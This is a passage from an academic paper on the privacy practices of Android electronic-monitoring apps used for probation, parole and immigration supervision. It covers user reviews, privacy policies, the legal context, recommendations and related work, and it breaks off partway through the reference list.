Although `Uptrust`'s website lists 104 states & local agencies that have used its app, it only has between 501-1000

installs in the Google Play Store [82].

5.2.3 Takeaways

While `Sprokit` and `Uptrust` both state that their apps do no track its users [77, 82], there is a wide discrepancy regarding the permissions they request, the number of third-party libraries they include, and the amount and type of network traffic we observed in our limited dynamic analysis. It is worth noting that although we determined `Sprokit` was the most privileged app, its website suggests that it does not track people: "We Strive to Prevent E-Carceration; No tracking; No recording; Non-stigmatizing" [77].

5.3 Concerns in the App Reviews

Because the data collection and sharing practices of the apps ultimately impact the people required to use them, it is important to understand what concerns they have about these practices—providing more depth to our understanding of people's actual experiences with these apps in ways that a strictly technical analysis cannot.

To understand the concerns of people using these apps, we qualitatively coded reviews of these apps in the Google Play Store. Twelve of the 16 apps had visible reviews (N = 257) in the Google Play Store; `aCheck`, `Sprokit`, `TRACKphone Lite`, and `Uptrust` were the exceptions.

5.3.1 What were the general sentiments towards the apps in the reviews?

While there were some positive reviews, widespread lack of functionality, these apps' disruptiveness, and dissatisfaction with the *proper function* of these apps caused the reviews to be overwhelmingly negative (n=165). While some of the negative reviews did not contain an explanation for the negative review—e.g., R94: "*Worst app ever*"—the majority of them (n=104) mentioned a malfunction in the app. Some of the most common malfunctions were not being able to perform a successful check-in in the app, not receiving a notification for a check-in, or an app no longer working after an update. Several reviews also mentioned not knowing how to log in to the app or make an account, since most of the apps do not allow account creation. Among the negative reviews that provided more context, some (n=41) described dissatisfaction with a *properly-functioning* app, often raising issues with the performance of the app or the fact that they have to use the app at all.

There were also several positive reviews (n=75). Some of them (n=33) provided no explanation for the positive review (e.g., R8: "*Very good*") while others (n=42) described how the app is good for communication, staying on track with the conditions of their supervision, or avoiding having to physically go into an office to meet with their supervisor—e.g., R172: "*The best app for Offender Report in. No more need to drive down to see your probation officer. Make payments right from your phone.*"

5.3.2 What types of malfunctions were mentioned?

Malfunctions discussed by the reviewers of were mostly related to an inability to use the app to successfully perform a check-in—an important requirement of community supervision. This inability to check-in was often attributed to failures in the apps' facial recognition, voice recognition, or location detection systems. Some failed check-ins were attributed to general lack of functionality (e.g., R189: "*app [won't] let me check in,it has been having problems all day today*") or not receiving notifications that a check-in was being requested (e.g., R32: "*Does not do notifications. Causes of problem with PO [probation/parole officer]*").

Some reviews (n=33) also mentioned failures that involved smartphone sensors (e.g., camera, microphone, location). Several apps require people to send a picture, send a video, or hold the phone to their face while facial recognition happens. Common problems related to camera usage included inability to take a picture or record a video and not being recognized by facial recognition algorithms. Regarding facial recognition, R37 wrote "*The facial recognition needs to be refined since I didn't have makeup on when I took the first pictures, however when I put on makeup, facial recognition becomes much harder, even in adequate lighting*," and R41 said "*Facial recognition is terrible. I've given up.*" Research by Buolamwini and Gebru [18] showed that facial analysis algorithms have significantly higher error rates on darker-skinned people; this could cause facial recognition problems to disproportionately impact Black (or other darker-skinned) people under EM. A review added by R93 during the international COVID-19 pandemic read "*Can be very inconvenient when I am out in public and have to take my mask off to check in ...*"

R198 expressed frustration with the location sensor: "*Hate it.. it goes off for nothing and it supposed to be gps but can't even detect the right location..... STUPID APP...*" Another reviewer (R150) described their troubles with using the microphone for voice recognition: "*It keeps locking up. I have never gotten past the voice analysis. It truly sucks.*"

5.3.3 What types of disruptions did EM apps cause in people's lives?

Disruptions caused by the apps included 1) loud alerts in inappropriate settings (e.g., work or church) or at inappropriate times (e.g., they were asleep), 2) taking up significant resources on their smartphones, such as space and battery, and 3) causing the entire smartphone to crash or freeze, potentially jeopardizing an EM condition that their phone is always running and available. These

disruptions could violate the information security principles of availability (if the app causes the phone's OS to crash) and confidentiality (because of privacy leakage when loud notifications happen). The reviews contained descriptions of disruptions they cause in the reviewers' lives, particularly the notifications from the apps and the problems the apps cause on their smartphones. Regarding the volume of the notifications from the app, R129 wrote "*... Raises all media to maximum volume when the notification goes off (even on silent) which is incredibly harmful to your ears with ear buds in*." Another reviewer (R133) wrote "*... the notification overrides my phone's silent/vibrate function which is a nuisance for certain places (e.g. church, work etc.). When I first started the program I could keep it silent, then it started overriding about a month into it.*" The reviewers also mentioned how the timing of the notifications can be disruptive, sometimes going off while they are asleep—e.g., R184: "*it has costed me a job already because they ping you in the middle of the night while you are asleep. cant wake up on time to get to work*," R180: "*It goes off all night and keeps me awake ...*"

Several reviewers mentioned how the apps they use constantly draining battery from their phones. To remedy this, one reviewer described purchasing an external battery to ensure that their phone always had power. Other complaints were about the amount of memory these apps take up and how using these apps can cause their entire phones to glitch and freeze. Regarding the memory requirements of an app, R228 wrote "*This is b.s. man.. gotta update every few weeks bcuz they keep thinkin of new ways to keep their boots on our necks.. it ends up taking so much space, you gotta buy a phone JUST FOR THIS ONE APP!!!! ZERO STARS*."

Discussing crashes and battery, R64 wrote "*App constantly crashes in the background, no response from support. Drains battery from constantly reopening and crashing*" and R87 wrote "*Freezing up phone and causes a lot of glitches along with consuming battery life*."

5.3.4 What comparisons did the reviews make to alternatives?

EM apps were compared to ankle monitors and prisons in a few reviews; EM apps were described as better than prison, and both better and worse than ankle monitors. Reviewers of the apps sometimes compared them to other methods of EM, namely ankle monitors. Two reviewers described using an app as better or more tolerable than using an ankle monitor (R91: "*... it's one hundred percent more livable than an ankle bracelet ...*"). Conversely, one reviewer said they preferred using an ankle monitor to using an app, after listing a myriad of problems they encountered with the app—R129: "*... Ridiculous waste of money for something that does nothing but frustrate you. Ankle monitor > [`Outreach Smartphone Monitoring`] ANY DAY.*" Similarly, another reviewer suggested that people under EM should use a different method for location tracking if they have other options available to them—R179: "*It's a horrible app and if you have a choice of some other gps options take it.*".

Reviewers also compared using the apps to being incarcerated. Unsurprisingly, while they described using the apps as inefficient and dysfunctional, some reviewers still thought using the apps was much better than being in prison or jail. R187 wrote "*Horrible app. Constant network problems, won't let me pay on the app ... extremely inefficient all around. but... it is better [than] prison...*"

5.3.5 What did the reviews say about concerns of people using EM apps and the risks they faced?

Reviewers described a general sense of injustice by being required to use these apps. They also raised privacy concerns, and felt that using this apps would lead to more problems with their EM supervisors and potentially imprisonment. Some reviewers (n=9) explicitly mentioned surveillance or privacy concerns that they have with the apps they were using. For example R217 wrote "*It's ok. I don't trust it because it is very intrusive but have no choice in the matter because I am on state probation.*"

Reviewers (n=23) raised the risk of them getting a violation because of the app malfunctioning. R37 wrote "*I've been having trouble with the check-ins not alerting my phone which causes my probation officer to call and threaten to file a warrant for my arrest because I missed the check-ins, which is incredibly frustrating and distressing.*" Similarly, R192 said "*This app has a very bad default in it ... when trying to report to your parole officer it has a tendency to not allow you to report ... when it says that you need to report it is not logging it in so therefore if you have this app you are going to go to jail because it's going to make you fail ...*"

More generally, 57 reviews mentioned a broad sense of injustice or being wronged. One reviewer (R209), who used an app as part of a drug treatment program, pleaded with the app's developers to fix its problems:

> "l'm a drug court client in phase 5 been in the program over a year done very well[,] worried about this app it doesn't work not very well[,] the developer's should be ashamed of themselves[,] this is my sobriety and freedom that's at stake this app has the ability to destroy all l have work so hard for[,] please fix it or take it down[,] your money is not worth my freedom !!!!"

5.4 Privacy Policies

We inspected the privacy policies of these apps 1) to understand their described data collection and sharing practices, 2) to observe what regulatory limits on these practices they raised, and 3) to determine if the behavior we observed during

our technical analysis was covered (explicitly or implicitly) by statements in the policies.

Three apps did not have a privacy policy available in the Google Play Store, indicating that they may be in violation of the Google Play Store's user data policies. Every app in the Google Play Store "must post a privacy policy in both the designated field in Play Console and within the app itself" [43]. Out of the 16 apps we analyzed, three of them (`Community Supervision`, `Corrisoft AIR Check-In`, `Sprokit`) had links that did not actually point to a privacy policy. `Corrisoft AIR Check-In` even had the words "Privacy Policy" on its website but there was no hyperlink to click on [20]. This means these three apps appear to be in violation of the Google Play Store's user data policies [43].

Only 9 apps had a privacy policy that explicitly addresses the apps' usage, and one of them may have taken down a relevant privacy policy in response to public scrutiny. Although 3 apps did not have a privacy policy linked the Google Play Store, we were able to find one of the policies on the app's website, bringing the number of policies we found to 14. Of the 14 privacy policies that we were able to locate, four of them do not reference the EM apps, with three of them specifically referring only to the "Site" where the privacy policy was hosted. It could be argued that these four policies also violate Google Play's policy because they do not address their respective apps; however, this violation is less straightforward than the aforementioned one. `BI SmartLINK`'s Google Play page had a link that appeared to be to an app-specific privacy policy (`https://bi.com/products-and-services/bi-smartlink-privacy-policy/`), but the URL forwarded to a generic privacy privacy with no mention of the app (`https://bi.com/privacy/`). Interestingly, as recently as May 2021, the app-specific `BI SmartLINK` URL was active and contained relevant information [48]. Later that month, a report critiquing the app and referencing its privacy policy ("... *SmartLINK's privacy policy indicates that the application can share virtually any information collected through the application, even beyond the scope of the monitoring plan, with the supervising officer*") was published [61]; as of October 2021 that privacy policy is no longer reachable. This means that only 9/16 apps currently have privacy policies that appear to be applicable to their respective apps; we describe these nine apps' policies in more detail below.

5.4.1 Data collection & sharing

While the level of details regarding data collection vary, almost all the apps said that they share data with third-parties, sometimes for marketing or advertising purposes. While some apps' privacy policies gave very detailed description of what data they collected—`RePath` even explicitly mentioned the sensitive permissions requested in the app and provided a use case for each one [29]—other apps were quite vague, with text like "we may require you to provide us with certain personally identifiable information" [58].

Eight of the nine policies had language about sharing data with law enforcement, a supervisor, or a court-based entity. Although these policies state that they will comply with warrants, they also outline other reasons they might share data with one of these entities without a warrant, such as to "protect and defend the rights or property of [the company]" [41]. Eight of the nine policies also described their data sharing practices with third-parties. These practices appeared to be similar across the policies; one's personal data is typically shared with affiliates, subsidiaries of the companies, or a service provider. The service providers include companies that do web hosting, marketing, analytics, and advertising.

Regarding selling data, five of the policies said explicitly that they do not sell one's data. Seven of the policies mention that data will be used for marketing, sometimes for marketing the company's own product and advertisements.

5.4.2 Regulations

Apps mentioned regulations but may consider themselves exempt from complying with certain portions of them. The privacy policies may be relevant if people under EM bring legal challenges against third-party data disclosures or retention. For example, the California Consumer Privacy Act (CCPA) created certain rights for California residents to request deletion of personal information by private business and permits civil penalties for violations [1]. However, the Act only applies to companies of a certain size or revenue [2], and it is unclear whether the businesses producing EM apps would qualify. Additionally, prior research on prison technology companies indicates CCPA may have little impact, even if it applies, due to broad exceptions within privacy policies [66].

Five policies mentioned CCPA, and four mentioned Children's Online Privacy Protection Act (COPPA). One app (`IntelliTrack Mobile`) described itself as exempt from CCPA's data deletion clause and that the community supervisor should be contacted, saying it is "generally exempt from the Right to Delete requirements of CCPA. All Right to Know, Right to Receive and Right to Delete requests should be directed to your corresponding Supervising Authority" [41]. Another policy mentioned that "monitored users" may have limited deletion rights [57]. Similarly, while five policies contained text about data deletion and retention, only one (`Shadowtrack`) named a fixed duration after which data would be deleted: "All facial recognition data is stored for a period of **up to seven years** after the Enrollee is removed from the program. This retention time period is dictated by the supervising agency" [79].

Two app policies included the possibility that data might be stored or processed outside of the U.S., bringing into question

how the privacy laws abroad may conflict with those of the U.S. and if that affects the monitored individual's data rights.

6 Putting Our Results in Legal Context

To understand the legal ramifications of these apps and what protections exist for people on EM, we examined the legal context for EM apps. The Constitution and its interpretation by the Supreme Court set the baseline of protection against invasive community supervision practices. Existing protections often arise from *legal challenges* alleging unconstitutional practices; these rulings, if favorable for the people on EM, can set limits on the scope of certain invasive practices.

However, legal challenges to EM of individuals under supervision face three significant hurdles. First, constitutional precedent is unfavorable, particularly when "public safety" is balanced against the privacy rights of a disfavored group like people convicted or accused of a crime. Second, individuals under supervision are already subject to strict conditions infringing the right to privacy, freedom of speech, and religion; arguably, smartphone EM is no different [45]. Third, advocates may be hesitant to challenge EM because they believe its alternative would be greater incarceration, rather than abolition; we discuss this third point in more detail in Section 7.3.

Courts disagree on the limits of continuous EM of supervised individuals, and the Supreme Court has yet to decide the issue [87]. The most relevant constitutional protection against government EM is the Fourth Amendment right to be free from unreasonable searches and seizures. Smartphone apps present a search of phone data as well as location data [6]. "The touchstone of the Fourth Amendment is reasonableness" based on the degree of intrusion into an individual's privacy [4]. The Supreme Court, however, has held that probationers and parolees have a diminished expectation of privacy [5], since criminal convictions necessarily "curtail an offender's freedoms" [4]—although, as previously discussed, not everyone under EM has been convicted of a crime (e.g., people on pretrial release or release from immigrant detention). The court balances this diminished expectation of privacy against government interests that include "integrating probationers back into the community, combating recidivism, and protecting potential victims" [5]. Against such vague state interests, "searches are almost always deemed reasonable" [85].

The breadth and continuous nature of smartphone surveillance raises the question: **at some point, surely *some* kind of search must be unreasonable?** However, the government may circumvent the reasonableness requirement altogether by invoking a questionable notion of consent. Some circuit courts have held that because the criminal defendant agreed to warrantless searches in their supervision conditions to avoid incarceration, they have consented to the search and forfeit the right to raise a Fourth Amendment claim [85]—regardless of the obvious issues of coercion (i.e., if you must use the app or go to jail) [45]. Notably, the relevant consent in such a case is not to the privacy policy of the smartphone application, but to the conditions of supervision imposed by a court or administrative body [7]. As a result of both the Fourth Amendment "reasonableness" analysis and consent arguments, groundbreaking Supreme Court cases such as *Riley v. California* and *United States v. Carpenter*, which imposed greater protections on smartphone searches or location data [6, 8], have generally not been applied to individuals on probation or parole [85].

Private companies may face legal challenges as well. Although the Fourth Amendment generally only applies to government actors [3], it may also apply to private actors who are sufficiently involved in a public action such as administering criminal punishment [32, 73]. Constitutional law aside, private contractors are still subject to statutory, contractual, and regulatory requirements as well as tort law [60], all of which can be used to challenge faulty monitors [31, 38].

Advocates face an uphill battle in distinguishing smartphone EM from other conditions of supervision that have been deemed legally permissible. For example, one district court, in responding to an ICE detainee's claim that 24/7 smartphone monitoring encroached on his individual liberty, noted "far more onerous" conditions such as mandatory lifetime sex offender registry or prohibiting a parolee from leaving the state for four years are legally valid; EM seems tame in comparison [11].

Ultimately, it is difficult for anyone to bring legal challenges if they are faced with a false choice of opting in to EM when the alternative is incarceration. It is necessary to move beyond "alternatives," as discussed in Section 7.3.

7 Discussion

7.1 EM Apps Introduce New Harms & Risks

Due to their multipurpose use, EM smartphone apps introduce new risks to people, relative to both typical community supervision and ankle monitors. Because of the range of mobile OS permissions and sensors on smartphones, apps can collect and share significantly more data than ankle monitors (even ones that may have microphones). These data can be shared digitally with third-parties used within the app but also can be shared by EM supervisors with police or other prosecutorial entities.

Using EM apps also means that entities that might not otherwise be aware that an individual is under EM now know this. For example, network service providers (e.g., ISPs) observing network traffic may be able to telling that someone is using an EM app based on a domain. Mobile operating systems (e.g., iOS, Android) log whenever someone downloads these apps. Third-party libraries (e.g., Facebook) can learn that an individual is using an app, and they may have additional personal data about this individual.

As discussed in Section 5.3, the apps are often unreliable and dysfunctional. Many reviews discussed a variety of malfunctions within the app. Other reviews described how the apps affected the performance of their entire device, causing it to crash. These issues could cause people using EM apps to be more likely to fail a check-in; some reviews mentioned how people felt that these apps were setting them up to fail. Given that people might not be able to successfully check-in, and they need to have their devices on and charged as a condition of EM, it can be argued that the use of the apps is likely to increase interactions between people under EM and their supervisor and increase the likelihood that they might be incarcerated.

Our results indicate that some apps request permissions that let them access audio and video data, and may periodically send data to servers (e.g., `Sprokit` contacting Facebook every five minutes). The amount of data sent by these apps may create financial burdens for people using them. Given that the poorest people are overrepresented in community supervision [51], and poorer people are more likely to use prepaid phone plans [67], apps that send significant video or audio data for biometric verification could be costly. The cost of mobile data plans necessary to use the apps can be burdensome, especially in addition to the fees that may be required as an EM condition [35, 86].

It is worth noting that while we believe EM smartphone apps introduce new risks and harms to people on community supervision, we do not seek to imply that these new risks and harms are more significant or important than those already imposed by the conditions of community supervision. The restrictive conditions of community supervision (and the predictable failures to comply with these stringent conditions [27]) "can lead to job loss, housing instability, difficulty caring for children, interruptions in healthcare, and a host of other collateral consequences" [30, 52, 70]. Using EM apps adds to an already onerous list of things people under community supervision must manage.

7.2 Examining the "Least Privileged" App

We observed a potentially wide discrepancy along multiple dimensions between the least privileged (`Uptrust`) and the most privileged apps (`Sprokit`). This discrepancy raises the question: what permissions are necessary for these apps to accomplish their goals? In computer security & privacy, the principle of least privilege states that a system "should operate using the least set of privileges necessary to complete the job" [74]; this principle has relevance in this ecosystem. If an app's goal is rehabilitation, it may focus more on features like court date reminders and request the minimum permissions necessary to support those features. If its goal is surveillance, it will likely request as many permissions as possible to collect the widest range of data, and may share that data widely.

That said, we acknowledge that although the apps can be used for similar purposes, they may have different goals (e.g., enforcing a home curfew versus daily breathalyzer readings) and consequently need different permissions. There is no existing standard for what functionality EM apps should or should not include nor what permissions EM apps should request, and from a legal perspective there is no burden (that we are aware of) on the government to choose a less privileged app over one that might be more privileged. Nonetheless, it is still helpful for us to identify the least privileged app to inform policymakers who can develop regulatory limits for EM apps and may use the least privileged permissions access as a model. Our paper provides empirical data for a multi-stakeholder conversation to potentially develop a model to determine what permissions are necessary and how much data collection is "too much" (if these apps are to continue to be used).

7.3 Moving Beyond "Alternatives"

As we note in Section 6, legal precedent is not favorable to parolees and probationers, or to challenges regarding consent, since people under EM may "agree" to the conditions to avoid incarceration. Since they consent to the general conditions of EM rather than the terms and conditions of an app, people under EM may be subject to whatever data practices the app vendor itself desires (as long as these practices are not disagreeable to the EM supervisor and do not violate contract terms). EM app vendors can force updates and change their privacy policies (if they have one) at any time, and the people coerced to use these apps may not have a successful pathway to legally challenging any of its practices because they "consented."

Regardless of what legal arguments may be raised to challenge EM, it is important to know that the choice is not just "EM or incarceration," as judges and prosecutors may present it; there is also effective community-based rehabilitation. As Chaz Arnett has noted, "the narrow comparison between jail and electronic monitoring" provides an incomplete choice when a variety of abolitionist alternatives may be explored [13]. Most importantly, as Kate Weisburd wrote, "[t]here is no empirical evidence ... that monitoring is used as an alternative; and that in a world without monitors the same people would (or should) remain incarcerated" [13]; a recent report examining pretrial electronic monitoring in Los Angeles County supports this [84].

7.4 Recommendations

In light of our findings, we direct our recommendations to technology companies and the computer security and privacy research community.

Mobile app marketplaces. Mobile app marketplaces (e.g., the Google Play Store) should realize that they are not neutral

actors and that they have a place in the future of EM apps. They can enforce their terms of use and require apps that collect sensitive data to have a privacy policy that describes how the app functions or be taken down from the marketplace; this could cause up to several apps in this study to be removed. However if they are immediately removed, people who are required to use them or to newly enroll may be unable to do so and may face immediate harm as a result. A similar risk exists if a company removes their app from the Google Play Store (like `Sprokit`) while it continues to be used. EM apps being removed from app marketplaces could lead to supervisors sideloading [78] these apps onto people's devices (instead of downloading them from app marketplaces), and this ecosystem would become more opaque. However, another possibility is that the usage of EM apps would become untenable; the labor required from EM supervisors (managing app updates and complaints) might lead to a decline in their usage.

Relatedly, app marketplaces could also modify their terms of use to limit the use of apps in their marketplace in carceral contexts. App marketplaces could have special rules for EM apps. Just as incarcerated people and people on probation/parole may be considered a "special population" by an IRB, one could imagine a flag that app developers are required to set if their app is used for electronic monitoring. This flag could trigger additional rules, including increased transparency requirements. The Google Play Store already prohibits apps that block ads and apps that allow people to cheat at games [39]. They could similarly prohibit EM apps. In allowing EM apps and banning others, they are making a set of value judgements; our work calls on them to consider whether these value judgements are appropriate.

Computer security & privacy researchers. EM apps exist within a broader ecosystem of carceral technologies. This ecosystem includes technologies like ankle monitors, recidivism risk-assessment tools, and mental health prediction targeted at incarcerated people. These same technologies are often administered by private companies on behalf of public sector entities, meaning that they may not be subject to the same public records requirements as governments. Despite the severe impact that these technologies may have on people affected by them, many of their internal parameters and controls are unknown. While understanding the inner workings of these technologies is not necessary to understand the harm they may cause, it may benefit the public by exposing faulty or discriminatory inputs and the harms that they *do* cause. Given our skills for understanding complex systems and frequently interdisciplinary methods, the computer security & privacy research community is particularly well-positioned to make a positive impact in this space by increasing transparency and, consequently, accountability.

Future work in this space could determine how to more thoroughly study EM apps and overcome the significant ethical concerns and structural challenges. To actually understand usage one needs to have an app that is paired with an account run by an EM supervisor; we do not currently have the structures in place to conduct these experiments.

Other recommendations. Regarding recommendations for legislators, judges, prosecutors, state and county community corrections organizations, or activists, we will defer to the recommendations of those organizations and people actively working in these sectors. We refer the readers to the work of Kate Weisburd [85, 86], Just Futures Law & Mijente [61], and James Kilgore [54, 55] for detailed recommendations for each of these actors.

8 Related Work

8.1 Electronic Monitoring

Weisburd compiled and analyzed almost 300 state and local policies governing people on EM [86], the largest such compilation [30]. In addition to providing detailed background on the characteristics of different EM technologies (including smartphone apps), Weisburd also found that these technologies (deemed "punitive surveillance") are invasive and restrictive and argues that their use is itself a *form of punishment*, rather than rehabilitative, as they are often presented.

Just Futures Law & Mijente published a report in May 2021 on how ICE's Alternatives to Detention (ATD) program expands mass surveillance [61]. They discuss in-depth the different surveillance technologies ICE uses at different stages of its ATD program; these technologies include GPS tracking with an ankle monitor, voice recognition & verification over the phone, and `BI SmartLINK` and the facial recognition it uses. The report describes how the app functions, what its usage was at the time of publication, and how the usage of EM apps is likely evolve to include biometric wearables. The authors point out how biometric wearables, such as wrist bands or head pieces, are already being used in carceral systems in the U.K. [63] and Hong Kong [69], and in 2019 the DOJ funded a project at Purdue University leveraging smartphones, wearables, and AI "to identify risky behaviors, stressful situations and other behavioral and physiological factors correlated with those individuals at risk of returning to their criminal behavior" [46].

James Kilgore wrote a survey paper covering literature on EM [53], concluding that there is "no serious, rigorously executed research that proves that EM has a positive impact on the person being monitored." Kilgore argues that using smartphone apps for EM is part of a larger EM research agenda that aims to either justify EM's use or making it more efficient.

In human-computer interaction (HCI) literature, Troshynski et al. [81] conducted focus groups with ten people in California who were required to wear ankle monitors as a condition of their parole. They found that the places that par-

ticipants were able to occupy had both spatial (e.g., exclusion zones) and temporal dimensions (e.g., device battery life). The authors argued that privacy researchers should adopt a new view of location privacy (which they called "accountabilities of presence") that focused on social and cultural participation rather than traditional economic cost/benefit analyses (e.g., *trading* one's privacy to use a platform).

8.2 Android Application Analysis

Researchers have previously conducted similar privacy-focused analyses of Android apps. Feal et al. [34] conducted a privacy study of 46 parental control apps (aka "parentware") using similar static, dynamic, and privacy policy analysis techniques as in our work. They also provided legal context for their research (COPPA). Overall they found that the apps lacked transparency and did not comply with regulatory requirements, even apps recommended by government-affiliated entities. Han et al. [42] conducted a similar analysis comparing the privacy of pairs of free and paid versions of consumer apps. They found that despite popular belief otherwise, paid and free versions of apps had similar collection and sharing practices regarding sensitive data.

9 Conclusion

We analyzed 16 Android apps used for electronic monitoring. We found that these apps include numerous trackers, the permissions requested by them vary widely (with the most common one being location), and reviews indicate that their users find them invasive and frequently dysfunctional. This is the first work to systematically analyze apps in this ecosystem that desperately needs transparency and accountability. Our results call for all stakeholders (including app stores, security researchers, and legal stakeholders) to rethink what, if anything, these apps should look like.

Acknowledgments

The authors would like to thank the paper shepherd Tara Whalen and the anonymous reviewers for their insightful comments. We would also like thank Aurelia Augusta for her help developing an earlier iteration of the reviews codebook, Gennie Gebhart for brainstorming in the early stages of this project, Lassana Magassa for early conversations that led to this project, Sudheesh Singanamalla for his helpful comments on the methodology, Mason Kortz for reviewing the legal portion of this paper, Christine Geeng & David Kohlbrenner for reviewing a draft of this paper, and Nancy Garland for providing feedback on our methods and our disclosure process. This work was supported in part by the University of Washington Tech Policy Lab, which receives support from: the William and Flora Hewlett Foundation, the John D. and Catherine T. MacArthur Foundation, Microsoft, the Pierre and Pamela Omidyar Fund at the Silicon Valley Community Foundation; it was also supported by the US National Science Foundation (Awards 156525 and 2114230).

References

[1] Cal. Civ. Code §§ 1798.100-.199 (West 2018).

[2] Cal. Civ. Code §§ 1798.140(1) (West 2018).

[3] United States v. Jacobsen, 466 U.S. 109, 129-30. 1984.

[4] United States v. Knights, 534 U.S. 112, 119. 2001.

[5] Samson v. California, 547 U.S. 843, 848-49. 2006.

[6] Riley v. California, 573 U.S. 373, 401-02. 2014.

[7] United States v. Barnett, 415 F.3d 690, 691-93. 2015.

[8] Carpenter v. United States, 138 S. Ct. 2206, 2221. 2018.

[9] A.N. v. Ind. Dep't of Child Servs., No. 18A-JT-2147, 2019 Ind. App. Unpub. LEXIS 883, at *4, *14. 2019.

[10] Poll shows strong cross-ideological support for dramatically reducing jail and prison populations to slow the spread of coronavirus. http://thejusticecollaborative.com/2020/03/new-report-poll-jail-prison-coronavirus/, Mar 2020.

[11] Ndiaye v. Adducci, No. 4:19CV712, 2020 U.S. Dist. LEXIS 252421. 2020.

[12] ACLU. 91 percent of americans support criminal justice reform, aclu polling finds. https://www.aclu.org/press-releases/91-percent-americans-support-criminal-justice-reform-aclu-polling-finds, Nov 2017.

[13] Chaz Arnett. From Decarceration to E-carceration. *Cardozo L. Rev.*, 41:641, 2019.

[14] Patricio G. Balona. More eyes being fixed on volusia-flagler juveniles on probation. https://www.news-journalonline.com/news/20170625/more-eyes-being-fixed-on-volusia-flagler-juveniles-on-probation, Jun 2017.

[15] Nikki Trautman Baszynski. States should abolish technical violations of probation and parole. *The Point by the Appeal*, Apr 2021.

[16] Ryan Briggs. Krasner: "mass supervision" is the "evil twin" of mass incarceration. https://stoneleighfoundation.org/krasner-mass-supervision-is-the-evil-twin-of-mass-incarceration/, Mar 2019.

[17] Amber M. Buck and Devon F. Ralston. I didn't sign up for your research study: The ethics of using "public" data. *Computers and Composition*, 61:102655, 2021. Rhetorics of Data: Collection, Consent, & Critical Digital Literacies.

[18] Joy Buolamwini and Timnit Gebru. Gender shades: Intersectional accuracy disparities in commercial gender classification. In *Proceedings of the 1st Conference on Fairness, Accountability and Transparency*, Feb 2018.

[19] Ronald P Corbett Jr. Burdens of leniency: The changing face of probation. *Minn. L. Rev.*, 99:1697, 2014.

[20] Corrisoft. Home. https://web.archive.org/web/20211012183449/https://corrisoft.com/, 2021.

[21] A Cortesi, M Hils, T Kriechbaumer, and contributors. mitmproxy. https://mitmproxy.org/, 2010.

[22] Henry Dalziel and Ajin Abraham. *Automated security analysis of android and iOS applications with mobile security framework*. Syngress, 2015.

[23] Google Developers. Detect when users start or end an activity. https://developer.android.com/guide/topics/location/transitions.

[24] Google Developers. Distribution dashboard. https://developer.android.com/about/dashboards.

[25] Google Developers. Manifest.permission. https://developer.android.com/reference/android/Manifest.permission.

[26] Google Developers. Request location permissions. https://developer.android.com/training/location/permissions.

[27] Shaila Dewan. Probation may sound light, but punishments can land hard. *The New York Times*, Aug 2015.

[28] DIGIDAY Editors. Explainer: SDKs vs Libraries. https://digiday.com/media/explainer-sdks-vs-libraries/, Apr 2011.

[29] eHawk Solutions. Repath privacy policy. https://web.archive.org/web/20210927232836/https://ehawksolutions.com/repathprivacypolicy/.

[30] Bhadha et al. Electronic prisons: The operation of ankle monitoring in the criminal legal system. *George Washington University Law School*, page 54, 2021.

[31] Lauren Etter. What's the maker of post-it notes doing in the ankle monitor business? struggling. *Bloomberg.com*, Apr 2017.

[32] Brian B Evans. Private prisons. *Emory LJ*, 36:253, 1987.

[33] Facebook. Permissions - facebook login - documentation. https://developers.facebook.com/docs/facebook-login/android/permissions/.

[34] Álvaro Feal, Paolo Calciati, Narseo Vallina-Rodriguez, Carmela Troncoso, and Alessandra Gorla. Angel or Devil? A Privacy Study of Mobile Parental Control Apps. *Proceedings of Privacy Enhancing Technologies (PoPETS)*, 2020.

[35] Todd Feathers. 'They track every move': how US parole apps created digital prisoners. http://www.theguardian.com/global-development/2021/mar/04/they-track-every-move-how-us-parole-apps-created-digital-prisoners, Mar 2021.

[36] The Wireshark Foundation. Wireshark. https://www.wireshark.org/.

[37] Sidney Fussell. Apps are now putting the parole agent in your pocket. https://www.wired.com/story/apps-putting-parole-agent-your-pocket/, Nov 2020.

[38] Robert S Gable. Left to Their Own Devices: Should Manufacturers of Offender Monitoring Equipment be Liable for Design Defect? *U. Ill. JL Tech. & Pol'y*, page 333, 2009.

[39] Google. Device and network abuse. https://support.google.com/googleplay/android-developer/answer/9888379#zippy=%2Cexamples-of-common-violations.

[40] Google. Google play terms of service. https://play.google.com/about/play-terms/index.html, Oct 2020.

[41] Track Group. Track group privacy policy. https://web.archive.org/web/20210927153055/http://trackgrp.com/privacy-policy/, Jun 2020.

[42] Catherine Han, Irwin Reyes, Álvaro Feal, Joel Reardon, Primal Wijesekera, Narseo Vallina-Rodriguez, Amit Elazari, Kenneth A. Bamberger, and Serge Egelman. The Price is (Not) Right: Comparing Privacy in Free and Paid Apps. *Proceedings on Privacy Enhancing Technologies*, 2020(3):222–242, Jul 2020.

[43] Play Console Help. User data. https://support.google.com/googleplay/android-developer/answer/10144311.

[44] Kelly Hoffman. *Use of Electronic Offender-Tracking Devices Expands Sharply*. Sep 2016.

[45] Andrew Horwitz. Coercion, pop-psychology, and judicial moralizing: Some proposals for curbing judicial abuse of probation conditions. *Wash. & Lee L. Rev.*, 57:75, 2000.

[46] Brian Huche. Artificial intelligence examines best ways to keep parolees from recommitting crimes. https://www.purdue.edu/newsroom/releases/2020/Q3/artificial-intelligence-examines-best-ways-to-keep-parolees-from-recommitting-crimes.html, Aug 2020.

[47] U.S. Immigration and Customs Enforcement. Detention management—detention stastitics. https://www.ice.gov/detain/detention-management. Updated October 1, 2021.

[48] BI Incorporated. Bi smartlink™ privacy policy. https://web.archive.org/web/20210526234349/https://bi.com/products-and-services/bi-smartlink-privacy-policy/.

[49] IT Info. Root a device (rooting) – what does it mean? https://webllena.com/root-a-device-rooting-what-does-it-mean/, Feb 2018.

[50] Charles Koch Institute. What is community supervision? https://charleskochinstitute.org/stories/what-is-community-supervision/, Jan 2019.

[51] Deborah Johnson. Connections among poverty, incarceration, and inequality. https://www.irp.wisc.edu/resource/connections-among-poverty-incarceration-and-inequality/, May 2020.

[52] Alexi Jones. Correctional control 2018: Incarceration and supervision by state. https://www.prisonpolicy.org/reports/correctionalcontrol2018.html, Dec 2018.

[53] James Kilgore. Survey of EM Literature. https://www.challengingecarceration.org/survey-of-em-literature/, Jun 2018.

[54] James Kilgore. Let's fight for freedom from electronic monitors and e-carceration. https://truthout.org/articles/lets-fight-for-freedom-from-electronic-monitors-and-e-carceration/, Sep 2019.

[55] James Kilgore. As the u.s. scrambles to slow coronavirus, we should be wary of increased surveillance. https://theappeal.org/coronavirus-covid-19-surveillance-electronic-monitoring/, Mar 2020.

